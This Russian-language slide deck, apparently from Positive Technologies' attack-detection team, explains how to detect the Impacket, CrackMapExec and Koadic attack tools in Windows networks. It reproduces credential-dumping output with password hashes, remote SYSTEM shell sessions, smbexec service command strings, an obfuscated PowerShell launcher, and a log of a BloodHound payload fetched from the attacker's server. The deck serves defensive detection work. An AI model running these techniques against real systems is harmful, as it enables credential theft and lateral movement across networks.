

POSITIVE TECHNOLOGIES

Attack Detection Team:

Антон Тюрин, руководитель  
Егор Подмоков, специалист

# Как выявлять инструменты атак на Windows-инфраструктуру





Отвечаем  
за обнаружение  
атак на сетевом  
уровне




Проводим  
threat hunting  
в инфраструктуре  
заказчика



Пишем IDS-  
правила:  
сегодня их 4 000

[twitter.com/AttackDetection](https://twitter.com/AttackDetection)



# Профайл инструментов

РТ

## Impacket

### Набор python-модулей

Является основой для разработки инструментов для атак.

Поддерживает почти все протоколы в Windows-инфраструктуре.

## CME

## Koadic

## Impacket

### Набор python-модулей

Является основой для разработки инструментов для атак.

Поддерживает почти все протоколы в Windows-инфраструктуре.

## CME

### Швейцарский нож

Автоматизирует сценарии от удаленного перечисления сессий пользователей на хостах до выполнения команд для запуска mimikatz в памяти с помощью PowerShell.

## Koadic

# Профайл инструментов

РТ

## Impacket

### Набор python-модулей

Является основой для разработки инструментов для атак.

Поддерживает почти все протоколы в Windows-инфраструктуре.

## CME

### Швейцарский нож

Автоматизирует сценарии от удаленного перечисления сессий пользователей на хостах до выполнения команд для запуска mimikatz в памяти с помощью PowerShell.

## Koadic

### Нестандартный подход

Windows Scripting Host (JS/VBS) вместо PowerShell для выполнения кода на удаленном хосте.

Продолжатель тренда living off the land.

## Impacket и CrackMapExec

APT-группировка Dragonfly атаковала в октябре 2017 энергетическую инфраструктуру США.

## Koadic

APT-группировка Sofacy (aka APT28) в июне 2018 атаковала правительственные организации Северной Америки и Европы

APT-группировка MuddyWater по состоянию на октябрь 2018 продолжает атаковать правительственные и военные организации Ирака и Саудовской Аравии


POSITIVE TECHNOLOGIES

**Nº1 impacket**





# Чем опасен Impacket



# Impacket secretsdump

## Что делает:

Получение различных хешей с машины жертвы – SAM, LSA, NTDS.dit (с DC)

## Как работает:

1. Аутентифицируется через SMB
2. Подключается к SCM и удаленному реестру
3. Запрашивает ключ реестра по протоколу WINREG
4. Сохраняет полученное на машину атакующего
5. Зачищает следы

```
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[+] Retrieving class info for JO
[+] Retrieving class info for Skew1
[+] Retrieving class info for GBG
[+] Retrieving class info for Data
[*] Target system bootKey: 0x57d3372becdf593c281d7685eaa7cb2a
[+] Checking NoLMHash Policy
[+] LMHashes are NOT being stored
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: False
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: False
Guest:501:aad3b435b51404eeaad3b435b51404ee:8b19437130b1bf0b133f1a0dec5e6d7a:::
[+] Saving remote SECURITY database
[+] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[+] Decrypting LSA Key
[+] Decrypting NL$K
[+] Looking into NL$1
User02:5b30d4ab0495387f1e68bbf48c06aa55:CONTOSO.LOCAL:CONTOSO:::
[+] Looking into NL$2
Administrator:39163679525b2911567d9c6f38513461:CONTOSO.LOCAL:CONTOSO:::
[+] Looking into NL$3
[+] Looking into NL$4
[+] Looking into NL$5
[+] Looking into NL$6
[+] Looking into NL$7
^[[1;6C[+] Looking into NL$8
[+] Looking into NL$9
[+] Looking into NL$10
[*] Dumping LSA Secrets
[+] Looking into $MACHINE.ACC
[*] $MACHINE.ACC
CONTOSO\WIN02$:aad3b435b51404eeaad3b435b51404ee:1ea63568eeabb77e3d9579250bfea394:::
[+] Looking into DefaultPassword
[+] Discarding secret DefaultPassword, NULL Data
[+] Looking into DPAPI_SYSTEM
[*] DPAPI_SYSTEM
0000 01 00 00 00 13 F4 45 F6 79 E5 9B 44 7A BF 09 6A .....E.y..Dz..j
0010 03 A7 72 6E C1 F4 AE C1 6C 11 37 AF 57 EB F3 62 ..rn....l.7.W..b
0020 BB 91 A0 4F 58 69 23 C3 11 C4 94 94 .....OX!#.....
DPAPI_SYSTEM:0100000013f445f679e59b447abf096a03a7726ec1f4aec16c1137af57ebf362bb91a04f586923c311c49494
[+] Looking into NL$K
[*] NL$K
0000 29 CC F9 54 AD B1 F4 90 4D F5 AE 0F EB 23 66 52 )..T...M...#FR
0010 75 1C AC D4 96 7F F6 D0 DC 59 B8 CD 32 1C 5F CB u.....Y..2..
0020 85 9E 13 29 4B 11 1E 49 07 71 4D 83 96 57 B1 5E ...)K'.I.qM..W..^
0030 0E FC 5C 45 27 98 58 DC 00 6B 71 8C 32 3B 55 BA ..\E'.X..kq.2;U.
```

# Impacket secretsdump: запрос ключа реестра

S.Y.S.T.E.M.\.C.u.r.r.e.n.t.C.o.n.t.r.o.l.S.e.t.\.C.o.n.t.r.o.l.\.L.s.a.\

- ▶ Frame 71: 334 bytes on wire (2672 bits), 334 bytes captured (2672 bits)
- ▶ Ethernet II, Src: Vmware\_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware\_36:6e:dd (00:0c:29:36:6e:dd)
- ▶ Internet Protocol Version 4, Src: 172.16.164.1, Dst: 172.16.164.130
- ▶ Transmission Control Protocol, Src Port: 43520, Dst Port: 445, Seq: 3837, Ack: 3573, Len: 268
- ▶ NetBIOS Session Service
- ▶ SMB2 (Server Message Block Protocol version 2)
- ▶ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, F
- ▼ Remote Registry Service, OpenKey
  - Operation: OpenKey (15)
    - [\[Response in frame: 74\]](#)
  - ▶ Pointer to Parent Handle (policy\_handle)
  - ▶ Keyname: : SYSTEM\CurrentControlSet\Control\Lsa\JD
  - ▶ Options: 0x00000001, Reg Option Volatile: REG\_OPTION\_VOLATILE is SET
  - ▶ Access Mask: 0x02000000

# Impacket secretsdump: получение файла атакующим

```
▶ SMB2 (Server Message Block Protocol version 2)
▶ Distributed Computing Environment / Remote Procedure Call (DC
▼ Remote Registry Service, SaveKey
  Operation: SaveKey (20)
  [Response in frame: 142]
  ▼ Pointer to Handle (policy_handle)
    ▶ Policy Handle: CreateKey(<...>)
  ▼ Pointer to Filename (winreg_String)
    ▼ Filename:
      Name Len: 26
      Name Size: 26
      ▼ Filename
        Referent ID: 0x0000489d
        Max Count: 13
        Offset: 0
        Actual Count: 13
        Filename: nUXhpFtz.tmp
      NULL Pointer: Pointer to Sec Attrib (KeySecurityAttribute)
```

# Impacket secretsdump:

## получение файла атакующим

```
def __retrieveHive(self, hiveName):
    tmpFileName = ''.join([random.choice(string.letters) for _ in range(8)]) + '.tmp'
    ans = rrp.hOpenLocalMachine(self.__rrp)
    regHandle = ans['phKey']
```

.....▶

...n.U.X.h.p.F.t.z...t.m.p...

⋮ Сохранение  
⋮ ключа реестра  
⋮ в файл  
▼

```
▶ SMB2 (Server Message Block Protocol version 2)
▶ Distributed Computing Environment / Remote Procedure Call (DC
▼ Remote Registry Service, SaveKey
  Operation: SaveKey (20)
  [Response in frame: 142]
  ▼ Pointer to Handle (policy_handle)
    ▶ Policy Handle: CreateKey(<...>)
  ▼ Pointer to Filename (winreg_String)
    ▼ Filename:
      Name Len: 26
      Name Size: 26
    ▼ Filename
      Referent ID: 0x0000489d
      Max Count: 13
      Offset: 0
      Actual Count: 13
      Filename: nUXhpFtz.tmp
  NULL Pointer: Pointer to Sec Attrib (KeySecurityAttribute)
```

# Impacket secretsdump:

## получение файла атакующим

```
def __retrieveHive(self, hiveName):
    tmpFileName = ''.join([random.choice(string.letters) for _ in range(8)]) + '.tmp'
    ans = rrp.hOpenLocalMachine(self.__rrp)
    regHandle = ans['phKey']
```

....n.U.X.h.p.F.t.z...t.m.p...

⋮ Сохранение  
ключа реестра  
в файл  
↓

```
▼ SMB2 (Server Message Block Protocol version 2)
  ► SMB2 Header
  ▼ Create Request (0x05)
    ► StructureSize: 0x0039
    ► Oplock: No oplock (0x00)
    ► Impersonation: Impersonation (2)
    ► Create Flags: 0x0000000000000000
    ► Access Mask: 0x00000001
    ► File Attributes: 0x00000080
    ► Share Access: 0x00000001, Read
    ► Disposition: Open (if file exists open it, else fail) (1)
    ► Create Options: 0x00000040
    ► Filename: SYSTEM32\nUXhpFtz.tmp
    ► ExtraInfo: NO DATA
```

Скачивание  
файла

←.....

```
► SMB2 (Server Message Block Protocol version 2)
► Distributed Computing Environment / Remote Procedure Call (DC
▼ Remote Registry Service, SaveKey
  Operation: SaveKey (20)
  [Response in frame: 142]
  ▼ Pointer to Handle (policy_handle)
    ► Policy Handle: CreateKey(<...>)
  ▼ Pointer to Filename (winreg_String)
    ▼ Filename:
      Name Len: 26
      Name Size: 26
    ▼ Filename
      Referent ID: 0x0000489d
      Max Count: 13
      Offset: 0
      Actual Count: 13
      Filename: nUXhpFtz.tmp
  NULL Pointer: Pointer to Sec Attrib (KeySecurityAttribute)
```

# Impacket smbexec

## Что делает:

выполняет команды удаленно

## Как работает:

1. Аутентифицируется через SMB
2. Отправляет запрос на открытие ServiceControlManager
3. Отправляет запрос на создание сервиса
4. Отправляет запрос на старт сервиса
5. Отправляет команды и получает ответы

```
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.241.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.241.100

Tunnel adapter isatap.{8E2E72AC-F463-4D3A-A0C4-1CE5EFAD7182}:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::5efe:192.168.241.102%12
    Default Gateway . . . . . : 

C:\Windows\system32>
```

# Impacket smbexec:

## запрос на открытие SCM

```
def hROpenSCManagerW(dce,  
    lpMachineName='DUMMY\x00',  
    lpDatabaseName='ServicesActive\x00',  
    dwDesiredAccess=  
        SERVICE_START |  
        SERVICE_STOP |  
        SERVICE_CHANGE_CONFIG |  
        SERVICE_QUERY_CONFIG | SERVICE_QUERY_STATUS |  
        SERVICE_ENUMERATE_DEPENDENTS |  
        SC_MANAGER_ENUMERATE_SERVICE):
```

```
▶ SMB (Server Message Block Protocol)  
▶ Distributed Computing Environment / Remote Procedure Call  
▼ Microsoft Service Control, OpenSCManagerW  
    Operation: OpenSCManagerW (15)  
    [Response in frame: 29]  
    ▼ MachineName: DUMMY  
        Referent ID: 0x0000d388  
        Max Count: 6  
        Offset: 0  
        Actual Count: 6  
        MachineName: DUMMY  
    ▼ Database: ServicesActive  
        Referent ID: 0x0000353a  
        Max Count: 15  
        Offset: 0  
        Actual Count: 15  
        Database: ServicesActive  
▶ Access Mask: 0x0000003f
```



# Impacket smbexec:

## ВЫПОЛНЕНИЕ КОМАНДЫ

```

▶ SMB (Server Message Block Protocol)
▶ Distributed Computing Environment / Remote Procedure Call (DCE/RPC)
▼ Microsoft Service Control, CreateServiceW
  Operation: CreateServiceW (12)
  [response in frame 33]
  ▶ Policy Handle: OpenSCManagerW(DUMMY\
  ▶ Service Name: BTOBTO
  ▼ Display Name: BTOBTO
    Referent ID: 0x00004453
    Max Count: 7
    Offset: 0
    Actual Count: 7
    Display Name: BTOBTO
  ▶ Access Mask: 0x000f01ff
  ▶ Service Type: 0x00000010
    Service Start Type: SERVICE_DEMAND_START (3)
    Service Error Control: SERVICE_ERROR_IGNORE (0)
  ▼ Binary Path Name: %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\_
    Max Count: 142
    Offset: 0
    Actual Count: 142
    Binary Path Name: %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\_
    NULL Pointer: Load Order Group
    Tag Id: 0
    NULL Pointer: Dependencies
    Depend Size: 0
    NULL Pointer: Service Start Name
    NULL Pointer: Password
    Password Size: 0
  
```

```

...▶ %C.O.M.S.P.E.C%. /Q. /c. e.c.h.o. c.d. .
    .^>. \\.127...0...0...1\C$. \_. _o.u.t.p.u.t.
    .2.^>.^.&1. .>.
    .%T.E.M.P%. \.e.x.e.c.u.t.e...b.a.t. &.
    .%C.O.M.S.P.E.C%. /Q. /c.
    .%T.E.M.P%. \.e.x.e.c.u.t.e...b.a.t. &. d.e.l.
    .%T.E.M.P%. \.e.x.e.c.u.t.e...b.a.t..
  
```

Легенда:

Hardcode

Arguments

# Как обнаружить impacket

1

WINREG-запросы  
определенных ключей  
реестра

2

Работа модулей через Service  
Control Manager (SCM),  
API которого виден в трафике

3


Отличимый формат имен  
файлов и SYSTEM32  
в качестве share

4













Характерный способ формирования  
команд сервиса и фиксированные  
участки кода модуля для работы с SCM

# Обнаружение impacket в PT NAD: secretsdump

PT




# Обнаружение impacket в PT NAD: smbexec

13:25:0013:30:0013:35:0013:40:0013:45:0013:50:0013:55:0014:00:0014:05:0014:10:0014:15:00									
Shown 16 rows — Checked 0 rows									Create an incident
!	Message▼	Class			Alert timestamp	Source IP	Source port	Sc	
	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:57	172.16.164.1	53624		
	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:24:02	172.16.164.1	53624		
	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:24:06	172.16.164.1	53624		
	ATTACK [PTsecurity] SMB SCM Command Execution with %COMSPEC%. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:24:14	172.16.164.1	53624		
	ATTACK [PTsecurity] Impacket tool SCM Command Execution. OpenSCManagerW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:39	172.16.164.1	53624		
	ATTACK [PTsecurity] Impacket tool SCM Command Execution. OpenSCManagerW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:42	172.16.164.1	53624		
	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:39	172.16.164.1	53624		
	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:42	172.16.164.1	53624		
	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:51	172.16.164.1	53624		
	ATTACK [PTsecurity] Impacket tool SCM Command Execution. CreateServiceW request	Attempted Administrator Privilege Gain			22.06.2018 14:23:57	172.16.164.1	53624		

POSITIVE TECHNOLOGIES

# №2 CrackMapExec

# Чем опасен CME



# CME Bloodhound


РТ

## Что делает:

Собирает данные о пользователях, машинах, группах и сессиях, используя Bloodhound

# Bloodhound

PT





# CME Bloodhound

## Что делает:

Собирает данные о пользователях, машинах, группах и сессиях, используя Bloodhound

## Как работает:

1. Создаёт сервис и запускает его с использованием atsvc и smb, передавая внутри обфусцированные аргументы к cmd.exe
2. Передаёт Bloodhound жертве и запускает его
3. Получает результаты recon

```
SMB      192.168.241.102 445   WIN02   [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN02) (domain:CONTOSO) (signing:False) (SMBv1:True)
SMB      192.168.241.102 445   WIN02   [+] CONTOSO\user02:098*()poiIOP (Pwn3d!)
BLOODHOU... 192.168.241.102 445   WIN02   [+] Executed launcher
BLOODHOU...      [*] Waiting on 1 host(s)
BLOODHOU... 192.168.241.102      [*] - - "GET /BloodHound-modified.ps1 HTTP/1.1" 200 -
BLOODHOU... 192.168.241.102      [+] Executing payload... this can take a few minutes...
BLOODHOU... 192.168.241.102      [*] - - "POST / HTTP/1.1" 200 -
BLOODHOU... 192.168.241.102      [*] Saved csv output to user_sessions-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102      [*] Saved csv output to group_membership.csv-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102      [*] Saved csv output to local_admins.csv-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102      [*] Saved csv output to trusts.csv-192.168.241.102-2018-10-15_102244.csv
BLOODHOU... 192.168.241.102      [+] Successfully retrieved data
```

# CME bloodhound

[MS-TSCH], atsvc

DCERPC, Opnum: 1 (NetrJobAdd)

```
<?xml.version="1.0".encoding="UTF-16"?>
<Task.version="1.2".
xmlns="http://schemas.microsoft.com/windows/2.0.0.4/.0.2/.mit/.task">
...<Triggers>
....<CalendarTrigger>
.....<StartBoundary>2015-07-15T20:35:13...2757294.</StartBoundary>
>
.....<Enabled>true.</Enabled>
```

```
<Command>cmd.exe.</Command>
.....<Arguments>/C .powershell.exe -
exec.bypass.-noni.-nop.-w.1.-C."."$(
.set-vARIABLE 'ofS'). "+. [String](
'91J78A101d116:46:83,101W114J118;105;99.
:101Z80Z111W105W110:116:77,97A110d97W.
103W101d114W93d58{58Z83,101W114W118.
s101{114d67s101,114W116;105Z102J105A99.
s97Z116d101J86{97Z108Z105A100Z9...
```

## Запрос всех пользователей домена

SAM\_NORMAL\_USER\_ACCOUNT

```
▼ Filter: (samAccountType=805306368)
  ▼ filter: equalityMatch (3)
    ▼ equalityMatch
      attributeDesc: samAccountType
      assertionValue: 805306368
  ▼ attributes: 4 items
    AttributeDescription: samaccountname
    AttributeDescription: distinguishedname
    AttributeDescription: cn
    AttributeDescription: objectsid
```

## Запрос всех машин домена

SAM\_MACHINE\_ACCOUNT

```
▼ Filter: (sAMAccountType=805306369)
  ▼ filter: equalityMatch (3)
    ▼ equalityMatch
      attributeDesc: sAMAccountType
      assertionValue: 805306369
  ▼ attributes: 1 item
    AttributeDescription: objectsid
```

## Опрос стандартных групп

```
